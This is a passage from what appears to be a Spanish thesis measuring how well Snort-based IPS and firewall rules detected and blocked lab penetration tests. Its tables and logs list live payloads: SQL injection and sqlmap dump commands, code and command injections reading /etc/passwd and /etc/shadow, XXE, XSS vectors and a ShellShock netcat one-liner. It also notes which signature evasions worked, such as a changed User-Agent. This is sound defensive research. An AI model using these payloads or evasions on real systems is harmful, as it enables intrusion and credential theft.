


Figura 34: ataque de XSS "=".

5. Resultados obtenidos

En este capítulo se revisarán los resultados de todas las pruebas desde el punto de vista del proyecto. Es decir, se comprobará si realmente se han detectado y bloqueado todas las pruebas de escaneos e intrusión realizadas para cada uno de los apartados. De este modo se extraerán los datos cualitativos de cara a analizarlos en el capítulo de conclusiones.

5.1 Resultados fase I: recopilación de información.

Durante esta primera fase, las herramientas de seguridad han detectado únicamente los escaneos con las herramientas automáticas. Por el contrario, no han detectado ninguna de las pruebas manuales que se han realizado. Al tratarse de escaneos y técnicas de fingerprinting, realmente no es posible bloquear las pruebas. Esto es debido a que en la mayoría de los casos únicamente se abren sólo conexiones y realmente no se llega a ejecutar nada excesivamente malicioso.

Los eventos detectados tanto por el IPS como por el firewall durante el periodo en el cual se han realizado escaneos son los siguientes:




Figura 35: eventos detectados de escaneos.

La tabla resumen con las pruebas detectadas o bloqueadas es la siguiente:

TABLA RESUMEN:		
Prueba realizada	**¿Detectada?**	**¿Bloqueada?**
Técnicas de descubrimiento de servicios	No	No
Técnicas de “fingerprintig”	No	No
Escaneos automáticos con "nmap"	Sí	No
TOTAL detectadas / bloqueadas:	1/3	0/3

5.2 Resultados fase II: Pruebas de gestión de la configuración:

Durante esta segunda fase de pruebas de intrusión se realizaron sobre todo ataques de fuerza bruta tanto a nivel de directorios, como a nivel de aplicación. Se ejecutaron un total de 9 pruebas diferentes. De estas 9, sólo se detectaron cuatro de ellas, y de estas sólo se bloquearon dos.

Las cuatro pruebas que se detectaron fueron:

- Acceso vía "Directory Transversal" al fichero /etc/passwd.
- Acceso vía "Directory Transversal" al fichero /etc/shadow.
- Acceso vía "Directory Transversal" al fichero /etc/mysql/my.cnf.
- Enumeración de directorios (sin modificar el UserAgent).

De hecho, de esta última prueba realmente no se detectó como una enumeración de directorios, sino que el sistema de detección lo marcó como un Crawler [referencia] que utiliza Wget para realizar las peticiones. Sí revisamos la firma que nos alertó:

Figura 36: firma de Snort, detección de Crawler web.

Se puede ver cómo está configurada con los siguientes umbrales:

- Qué contenga la cabecera "UserAgent|3A|" (el 3A es ":" en ASCII) y además esta contenga "Wget".
- Qué la misma IP origen envíe un total de 10 conexiones en menos de 60 segundos.

Como nuestro script lanzaba una petición cada 0.5 segundos (120 peticiones al minuto) con UserAgent "Wget", cumplía los requerimientos para que se generase la firma. Por el contrario, para la siguiente prueba se procedió a modificar el UserAgent con el de mi navegador, que recordemos que es:

Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:46.0) Gecko/20100101 Firefox/46.0

Modificando esta cabecera el ataque pasó totalmente inadvertido. Las evidencias de la detección se muestran en la siguiente imagen:

Figura 37: eventos detectados de Crawler web.

Por otro lado, las primeras pruebas que se detectaron fueron las de "Directory Transversal". Estas pruebas realmente fueron detectadas debido a que intentaban acceder a ficheros muy concretos del sistema operativo. Al cambiar los objetivos a otros posibles ficheros con información privilegiada no se llegó a detectar nada. De estas, sólo se bloquearon dos pruebas, las que intentaban acceder a "/etc/passwd" y "/etc/shadow". El conjunto de eventos detectados es:




Figura 38: eventos detectados de ataques PATH Trasversal.

Sí revisamos las firmas, se puede ver que en el primer caso (acceso a "/etc/passwd"), la prueba traspasó el IPS pero la vuelta desde el servidor fue bloqueada por el detector de intrusos. La firma que lo hizo fue la siguiente:

Figura 39: firma Snort, detección de visualización de fichero /etc/passwd.

Cómo se puede ver, el bloqueo se realizó ya que detectó el patrón "root:" en la respuesta del servidor. La segunda firma que se bloqueó fue que detectó el acceso al "/etc/shadow". En este caso fue bloqueada la petición en cuanto se encontró el patrón con el nombre del fichero en la petición. La firma que bloqueo dicho comportamiento es:




Figura 40: firma Snort, detección de petición de fichero /etc/shadow.

A continuación se resumen los resultados de esta segunda fase:

TABLA RESUMEN:		
Prueba realizada	**¿Detectada?**	**¿Bloqueada?**
Enumeración de directorios	No	No
Pruebas de "Directory Transversal":		
Test: ../../../../../../../etc/passwd	Sí	Sí
Test: ../../../../../../../etc/shadow	Sí	Sí
Test: ../../../../../../../etc/network/interfaces	No	No
Test: ../../../../../../../etc/hosts	No	No
Test: ../../../../../../../etc/mysql/my.cnf	Sí	No
Test: ../../../../../../../proc/version	No	No
Pruebas de Fuerza bruta:		
Pruebas con UserAgent sin modificar	Sí	No
Pruebas con UserAgent modificado	No	No
TOTAL detectadas / bloqueadas:	4/9	2/9

5.3 Resultados fase III: Pruebas de validación de datos:

Esta tercera y última fase de pruebas, además de ser la fase en la que más test se han realizado, estos tenían el mayor grado de intrusión posible. Todas las pruebas que se lanzaron tenían como fin comprometer los sistemas finales. Debido a esto, el comportamiento deseable de los sistemas de defensa perimetral sería que bloqueasen el mayor número posible de ataques. Sí analizamos detalladamente todos los vectores de intrusión realizados tenemos que:

Pruebas de inyección SQL y utilización SQLMap:

De esta primera batería sí bien no se detectaron los test iníciales para probar sí la página web era vulnerable, sí que se detectaron y bloquearon todos los intentos de extraer datos. Las firmas de la herramienta que detectaron y bloquearon estas pruebas fueron:

Firma que búsca el contenido: "Union Select".

Figura 41: firma Snort, detección de patrón de SQLi "Union + Select".

Firma que búsca el contenido: "Select From".





Figura 42: firma Snort, detección de patrón de SQLi "Select + From".


A continuación se muestran los eventos relacionados con estas inyecciones que detectó y bloqueó la plataforma:



SIGNATURE	DATE GMT+2:00	SENSOR	SOURCE	DESTINATION
snort: "ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM"	2016-05-09 16:29:35	av-ips	172.18.168.4:60205	10.147.106.21:80
snort: "ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT"	2016-05-09 16:29:35	av-ips	172.18.168.4:60205	10.147.106.21:80
snort: "ET WEB_SERVER SELECT USER SQL Injection Attempt in URI"	2016-05-09 16:29:35	av-ips	172.18.168.4:60205	10.147.106.21:80
snort: "ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt"	2016-05-09 16:29:35	av-ips	172.18.168.4:60205	10.147.106.21:80

Figura 43: eventos detectados de SQLi.

Por otro lado, la batería de pruebas de SQLi se finalizó realizando escaneos masivos con la herramienta "SQLMap". Todos los escaneos que realizó esta herramienta fueron detectados pero los sistemas defensivos no fueron capaces de bloquear totalmente ninguna de las ejecuciones. Esto hizo que aunque se detectó, finalmente se consiguiese descargar el contenido de la base de datos remota. Los eventos de seguridad detectados relacionados con "SQLMap" fueron:



SIGNATURE	TOTAL # (*)	UNIQUE SRC. #	UNIQUE DST. #	LATEST EVENT
snort: "ET WEB_SERVER ATTACKER SQLi - SELECT and Schema Columns"	2162	1	1	2016-05-09 18:00:17
snort: "ET SCAN Sqlmap SQL Injection Scan"	88	1	1	2016-05-09 18:11:50

Figura 44: eventos detectados tras ejecución de herramienta SQLMap.

Pruebas de inyección de código:


Las pruebas que se realizaron de inyección de código pasaron todas desapercibidas para los sistemas de monitorización. Sólo se detectaron aquellas, que al igual que en los ataques de "Directory Transversal", referenciaban a ficheros sensibles del sistema. Es decir, sólo se detectaron las pruebas que referenciaban a:

- Fichero /etc/passwd (Se detectó el ataque pero no se bloqueó).
- Fichero /etc/shadow (Se detectó y bloqueó el ataque).

Los eventos que se generaron fueron los siguientes:

SIGNATURE	DATE GMT+2:00	SENSOR	SOURCE	DESTINATION
snort: "GPL WEB_SERVER /etc/passwd"	2016-05-08 12:33:24	av-ips	172.18.168.4:34835	10.147.106.25:80
snort: "GPL WEB_SERVER /etc/passwd"	2016-05-08 12:33:24	av-ips	172.18.168.4:34835	10.147.106.25:80
snort: "GPL WEB_SERVER /etc/passwd"	2016-05-08 12:33:24	av-ips	172.18.168.4:34838	10.147.106.25:80

Figura 45: eventos detectados de inyección de código, visualización fichero /etc/passwd.



SIGNATURE	DATE GMT+2:00	SENSOR	SOURCE	DESTINATION
snort: "ET WEB_SERVER /etc/shadow Detected in URI"	2016-05-08 12:42:01	av-ips	172.18.168.4:34984	10.147.106.25:80

Figura 46: eventos detectados de inyección de código, visualización fichero /etc/shadow.

Pruebas de inyección de comandos:

Los test de intrusión basados en inyección de comandos se realizaron en dos partes. Inicialmente se intento explotar una vulnerabilidad web la cual permitía ejecutar comandos después de ejecutar un comando "ping". Después de realizar el test, se comprobó que los intentos resultaron exitosos, lo cual indica que la defensa perimetral no detectó nada. En segundo lugar se realizó un intento de ejecución de ShellShock sobre la cabecera UserAgent de HTTP. Este intento en cambio, fue detectado y bloqueado por el sistema. La firma que lo bloqueó es la siguiente (detecta el patrón "() {" en hexadecimal):

Figura 47: firma Snort, detección de patrón de ShellShock.

Cómo se puede ver, el siguiente ataque concuerda con el patrón anterior:

> *echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/hosts)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 172.18.169.11 8024*

Los eventos que se generaron fueron los siguientes:




Figura 48: eventos detectados tras pruebas de intrusión con ShellShock.

Pruebas de inyección de XML:

Todos los intentos de intrusión que se realizaron basados en inyecciones XML fueron satisfactorios. Es decir, ninguno de los ataques fue detectado ni bloqueado.

Pruebas de ejecución de Cross Site Scripting:

En el caso contrario al anterior tenemos los ataques de tipo XSS. Este tipo de ataques fueron bloqueados en un 66% de los intentos. Siempre que el XSS

tuviese la palabra "script" de alguna forma el ataque era bloqueado. Únicamente fueron satisfactorios los intentos que se ejecutaban sobre la variable "onerror". A continuación se pueden ver los eventos de Cross Site Scripting que se generaron y se bloquearon:




Figura 49: eventos detectados relacionados con pruebas de XSS.

La firma que detectó estos eventos búsca el patrón de cierra de etiqueta script (“</script>") en cualquier parte del payload:




Figura 50: firma Snort, detección de patrón de "</script>" de XSS.

A continuación se muestra la tabla resumen con las pruebas detectadas o bloqueadas:

TABLA RESUMEN:		
Prueba realizada	**¿Detectada?**	**¿Bloqueada?**
Inyecciones SQL		
Inyección: ' and '1'='1	No	No
Inyección: ' OR '1'='1	No	No
Inyección: ' OR '1'='1'%23	No	No
Inyección: id=100-99%23	No	No
Inyección: age`%20DESC%20%23	No	No
Inyección: age`%20ASC%20%23	No	No
Inyección: ' UNION SELECT %23	Sí	Sí
Inyección: ' SELECT FROM %23	Sí	Sí
Inyección: 1 UNION SELECT 1,concat(login,':',password),3,4 FROM users;	Sí	Sí
Inyecciones SQL con SQLMap		
Barrido de inyecciones con SQLMap: --headers="X-	Sí	No

Forwarded-For: *" --banner		
Barrido de inyecciones con SQLMap: --headers="X-Forwarded-For: *" --dbs	Sí	No
Barrido de inyecciones con SQLMap: --headers="X-Forwarded-For: *"-D photoblog --tables	Sí	No
Barrido de inyecciones con SQLMap: --headers="X-Forwarded-For: *"-D photoblog -T users --columns	Sí	No
Barrido de inyecciones con SQLMap: --headers="X-Forwarded-For: *"-D photoblog -T users --dump --batch	Sí	No
Inyecciones de código		
Inyección: ".system('uname -a');%23	No	No
Inyección: ".system('cat /etc/passwd');%23	Sí	No
Inyección: ".system('ping -c 2 194.179.1.100');%23	No	No
Inyección:);}system('uname%20-a');//	No	No
Inyección:);}system('cat%20/etc/shadow');//	Sí	Sí
Inyecciones de comandos		
Inyección: %26%26 netstat -putan	No	No
Inyección: ; for i in $(ls -la | awk '{print $9}'); do echo "Dir: $i"; ls $i/ ;done	No	No
Inyección ShellShock: () { :;}; echo \$(</etc/hosts)	Sí	Sí
Inyecciones de XML		
Inyección: xml=<!DOCTYPE test [<!ENTITY x SYSTEM "file:///etc/hosts">]><test>%26x;</test>	No	No
Inyección: ' or 1=1]%00	No	No
Inyección: '%20or%201=1]/child::node()%00	No	No
Inyección: hacker'%20or %201=1]/parent::*/child::node()%00	No	No
Cross Site Scripting		
Inyección: <script>alert(1);</script>	Sí	Sí
Inyección: <sCript>alert(1);</sCript>	Sí	Sí
Inyección: Pentest<script>alert(1);</sCript>erLab	Sí	Sí
Inyección: 	No	No
Inyección: <IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img >	No	No
Inyección: <<SCRIPT>alert("XSS");//<</SCRIPT>	Sí	Sí
TOTAL detectadas / bloqueadas:	15/32	9/32

5.4 Análisis de los resultados:

Sí analizamos en detalle los resultados obtenidos, tenemos que en las primeras fases no existe apenas detección y bloqueo de ataques. A medida que se aumenta la severidad y grado de intrusismo de los ataques, las detecciones y bloqueos se van incrementando gradualmente. Este comportamiento puede verse en la siguiente gráfica, dónde se muestran los eventos detectados y bloqueados respecto el total:




Figura 51: análisis de ataques, eventos detectados y bloqueados agrupados por fases.

Igualmente, los niveles de detección y bloqueo han sido bastante bajos. El porcentaje de detecciones en todas las fases ha estado por debajo del 50% y el nivel de bloqueos ha estado rondando el 25% en las fases con ataques más agresivos. La siguiente gráfica muestra los porcentajes de detección y bloqueo:




Figura 52: porcentajes de intrusiones detectadas y bloqueadas por fases.

Profundizando en los datos obtenidos y disgregando los ataques por tipología, se puede observar como los ataques de las vulnerabilidades más habituales como son:

- Inyección SQL
- Cross Site Scripting
- Directory Transversal
- Inyecciones de código
- Inyecciones de comandos

Tienen un porcentaje mucho mayor de detección y bloqueo. Por el contrario, las pruebas de fuerza bruta tanto de usuarios como de directorios tienen un nivel de detección bajo pero no se bloquea ningún tipo de evento. Esto es debido a que realmente estos ataques se basan en la ejecución de peticiones lícita de manera masiva. En consecuencia, no se suele bloquear automáticamente en los sistemas perimetrales, sino que se suele realizar bloqueos a través de otros medios. Esto así debido a que no es fácil delimitar que un usuario normal de lo que puede ser un usuario malicioso. La siguiente gráfica contiene el porcentaje de bloqueos por tipología:

